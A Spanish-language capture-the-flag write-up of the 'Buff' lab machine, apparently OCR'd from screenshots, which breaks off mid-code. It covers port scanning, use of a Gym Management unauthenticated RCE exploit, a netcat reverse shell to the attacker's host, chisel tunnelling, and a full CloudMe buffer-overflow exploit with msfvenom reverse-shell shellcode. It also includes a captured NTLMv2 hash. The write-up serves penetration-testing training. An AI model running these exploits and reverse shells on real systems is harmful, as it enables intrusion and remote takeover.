
Buff - Writeup

RECONOCIMENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap


```
PORT     STATE SERVICE    REASON          VERSION
7680/tcp open  pando-pub? syn-ack ttl 127
8080/tcp open  http       syn-ack ttl 127 Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-title: mrb3n's Bro Hut
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

En el apartado contact vemos el CMS que pueden estar utilizando por detras:




mrb3n's Bro Hut
Made using Gym Management Software 1.0

Buscamos exploits:




```
└─$ searchsploit gym management

 Exploit Title

Gym Management System 1.0 - 'id' SQL Injection
Gym Management System 1.0 - Authentication Bypass
Gym Management System 1.0 - Stored Cross Site Scripting
Gym Management System 1.0 - Unauthenticated Remote Code Execution
GYM MS - GYM Management System - Cross Site Scripting (Stored)

Shellcodes: No Results
```

Como no disponemos de credenciales vamos a descargar el "Unautenticated remote code execution". Lo que hace este archivo es subir una reverse shell a la carpeta /upload y ejecutarlo garantizando directamente la conexion:




```
└─$ python2 48506.py http://10.10.10.198:8080/
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/cry
            ^
/vvvvvvvvvvvv \────────────────────────────────────,
`^^^^^^^^^^^^ /════════════BOKU═══════════════════"
            v

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami /priv
�PNG
▒

PRIVILEGES INFORMATION
──────────────────────

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Podemos ejecutar comandos, pero no podemos movernos por los directorios como si de una terminal se tratase, por eso lo mejor sera descargar netcat desde la maquina victima y enviarnos una conexion. Primero vamos a descargar netcat en nuestro kali y lo compartimos por smb para que la maquina victima pueda copiarlo:




```
└─$ impacket-smbserver share .
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.198,50081)
[*] Closing down connection (10.10.10.198,50081)
[*] Remaining connections []
[*] Incoming connection (10.10.10.198,50082)
```




```
Shell> copy \\10.10.14.5\share\nc.exe nc.exe
You can't connect to the file share because it's not secure. This share requires the obsolete SMB1 protocol
Your system requires SMB2 or higher. For more info on resolving this issue, see: https://go.microsoft.com/f
```

Este error ocurre cuando la maquina victima no permite recibir shares del protocolo smb1. Para solucionarlo le podemos dar soporte a smb2 para compartirlo por smb2 añadiendo
"-smb2support"




```
└─$ impacket-smbserver -smb2support  share .
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.198,50088)
[*] AUTHENTICATE_MESSAGE (BUFF\shaun,BUFF)
[*] User BUFF\shaun authenticated successfully
[*] shaun::BUFF:aaaaaaaaaaaaaaaa:a3d0c5a56fdb93c8343041a9feb36953:01010000000000
000000080030003000000000000000000000000000000002000006938 53d4ff1531738cbd22c8ab50286ffa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] AUTHENTICATE_MESSAGE (\,BUFF)
[*] User BUFF\ authenticated successfully
```

Ahora copiamos el recurso compartido en la ruta actual y ejecutamos netcat en la maquina victima mientras nos ponemos a la escucha para recibir la conexion:




```
Shell> nc.exe -e cmd 10.10.14.5 1234
```



```
C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun
```

ESCALADA DE PRIVILEGIOS

En el directorio downloads podemos encontrar un binario llamado "CloudMe_1112.exe":



```
C:\Users\shaun\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Downloads

09/10/2024  17:50    <DIR>          .
09/10/2024  17:50    <DIR>          ..
09/10/2024  17:27         8,230,912 chisel.exe
16/06/2020  16:26        17,830,824 CloudMe_1112.exe
               2 File(s)     26,061,736 bytes
               2 Dir(s)   9,312,997,376 bytes free
```

Encontramos una vulnerabilidad de "buffer overflow" para esa version del binario:

https://www.exploit-db.com/exploits/48389

```
import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload    = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
payload   += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
payload   += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
payload   += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
payload   += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
payload   += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
payload   += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
payload   += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
payload   += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
payload   += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff"
payload   += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
payload   += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
payload   += b"\x83\x98\xe2\x11\x29\xcc\x9e\x7b\x27\x13\x2c\x06\x05"
payload   += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
payload   += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
payload   += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
payload   += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"

overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
```

Lo que hace este comando es lo siguiente: Ejecuta en el localhost un payload que se ha generado con msfvenom que habre la calculadora, conectandose al puerto 8888.


Vamos a ver si el puerto 8888 esta activo en la maquina victima con 'netstat nat':

```
netstat -nat

Active Connections

  Proto  Local Address          Foreign Address

  TCP    0.0.0.0:135            0.0.0.0:0
  TCP    0.0.0.0:445            0.0.0.0:0
  TCP    0.0.0.0:5040           0.0.0.0:0
  TCP    0.0.0.0:7680           0.0.0.0:0
  TCP    0.0.0.0:8080           0.0.0.0:0
  TCP    0.0.0.0:49664          0.0.0.0:0
  TCP    0.0.0.0:49665          0.0.0.0:0
  TCP    0.0.0.0:49666          0.0.0.0:0
  TCP    0.0.0.0:49667          0.0.0.0:0
  TCP    0.0.0.0:49668          0.0.0.0:0
  TCP    0.0.0.0:49669          0.0.0.0:0
  TCP    10.10.10.198:139       0.0.0.0:0
  TCP    10.10.10.198:8080      10.10.14.5:37694
  TCP    10.10.10.198:8080      10.10.14.5:45984
  TCP    10.10.10.198:8080      10.10.14.5:49924
  TCP    10.10.10.198:8080      10.10.14.5:51594
  TCP    10.10.10.198:8080      10.10.14.5:51818
  TCP    10.10.10.198:8080      10.10.14.5:59110
  TCP    10.10.10.198:50152     10.10.14.5:1234
  TCP    127.0.0.1:3306         0.0.0.0:0
  TCP    127.0.0.1:8888         0.0.0.0:0
```


Esto quiere decir que "cloudme" esta corriendo pero no podemos verlo desde fuera. Lo que podemos hacer es utilizar chisel para crear un tunel y que el puerto 8888 de la maquina victima sea el puerto 8888 de mi maquina actual. Para ello descargamos chisel.exe para la maquina victima y chisel de linux para la maquina local:

https://github.com/TerritorioHacker/Chisel


Una vez descargado le pasamos el binario de "chisel.exe" a la maquina victima y nos ponemos a la escucha con el servidor de chisel en la maquina local:


```
└─$ ./chisel server --reverse -p 1234
2024/10/09 13:07:22 server: Reverse tunnelling enabled
2024/10/09 13:07:22 server: Fingerprint JL4lOZJSX5jMdQdEXNK3N
2024/10/09 13:07:22 server: Listening on http://0.0.0.0:1234
```


Ahora nos conectamos con el cliente al puerto 1234, indicandole que el puerto 8888 de la maquina victima va a ser el puerto 8888 de mi maquina kali:


```
C:\Users\shaun\Downloads>chisel.exe client 10.10.14.5:1234 R:8888:localhost:8888
chisel.exe client 10.10.14.5:1234 R:8888:localhost:8888
2024/10/09 18:07:55 client: Connecting to ws://10.10.14.5:1234
2024/10/09 18:07:56 client: Connected (Latency 110.0305ms)
```


Podemos hacer una prueba para ver si tengo el puerto 1234 (del tunel) y el puerto 8888 (de Cloudme.exe) abiertos:


```
└─$ nmap 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org
Nmap scan report for localhost (127.0.0.
Host is up (0.0000020s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
1234/tcp open  hotline
8888/tcp open  sun-answerbook
```

Ahora, podemos explotar el exploit anterior en mi maquina kali afectando a la maquina local. Lo que vamos a hacer primero es generar el payload con msfvenom. En vez de abrirse la calculadora quiero que envie una reverse shell a mi maquina local (aprobechandonos del payload de msfvenom de pone en el comentario del exploit):


```
└─$ msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=4321 -b '\x00\x0A\x0D' -f pyth
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf =  b""
buf += b"\xdb\xc5\xd9\x74\x24\xf4\x5a\xbd\xfd\x15\xae\xa7"
buf += b"\x2b\xc9\xb1\x52\x83\xc2\x04\x31\x6a\x13\x03\x97"
buf += b"\x06\x4c\x52\x9b\xc1\x12\x9d\x63\x12\x73\x17\x86"
buf += b"\x23\xb3\x43\xc3\x14\x03\x07\x81\x98\xe8\x45\x31"
buf += b"\x2a\x9c\x41\x36\x9b\x2b\xb4\x79\x1c\x07\x84\x18"
buf += b"\x9e\x5a\xd9\xfa\x9f\x94\x2c\xfb\xd8\xc9\xdd\xa9"
buf += b"\xb1\x86\x70\x5d\xb5\xd3\x48\xd6\x85\xf2\xc8\x0b"
buf += b"\x5d\xf4\xf9\x9a\xd5\xaf\xd9\x1d\x39\xc4\x53\x05"
buf += b"\x5e\xe1\x2a\xbe\x94\x9d\xac\x16\xe5\x5e\x02\x57"
buf += b"\xc9\xac\x5a\x90\xee\x4e\x29\xe8\x0c\xf2\x2a\x2f"
buf += b"\x6e\x28\xbe\xab\xc8\xbb\x18\x17\xe8\x68\xfe\xdc"
buf += b"\xe6\xc5\x74\xba\xea\xd8\x59\xb1\x17\x50\x5c\x15"
buf += b"\x9e\x22\x7b\xb1\xfa\xf1\xe2\xe0\xa6\x54\x1a\xf2"
buf += b"\x08\x08\xbe\x79\xa4\x5d\xb3\x20\xa1\x92\xfe\xda"
buf += b"\x31\xbd\x89\xa9\x03\x62\x22\x25\x28\xeb\xec\xb2"
buf += b"\x4f\xc6\x49\x2c\xae\xe9\xa9\x65\x75\xbd\xf9\x1d"
buf += b"\x5c\xbe\x91\xdd\x61\x6b\x35\x8d\xcd\xc4\xf6\x7d"
buf += b"\xae\xb4\x9e\x97\x21\xea\xbf\x98\xeb\x83\x2a\x63"
buf += b"\x7c\xa6\xa0\x65\x79\xde\xb6\x79\x91\xff\x3e\x9f"
buf += b"\xfb\xef\x16\x08\x94\x96\x32\xc2\x05\x56\xe9\xaf"
```

Esto generara una shellcode en hexadecimal que es la que nos proporcionara la reverse shell. Lo sustituimos por la que habia antes. Si ejecutamos el exploit podemos ver que nos da un error:



```
└─$ python2 buff.py
Traceback (most recent call last):
  File "buff.py", line 53, in <module>
    overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))
NameError: name 'payload' is not defined
```

Pone que la variable payload no esta definida. Eso es porque al copiar la shellcode que ha generado msfvenom a borrado la variable payload:

- Antes:


```
#msfvenom -a x86 -p windo
payload    = b"\xba\xad\:
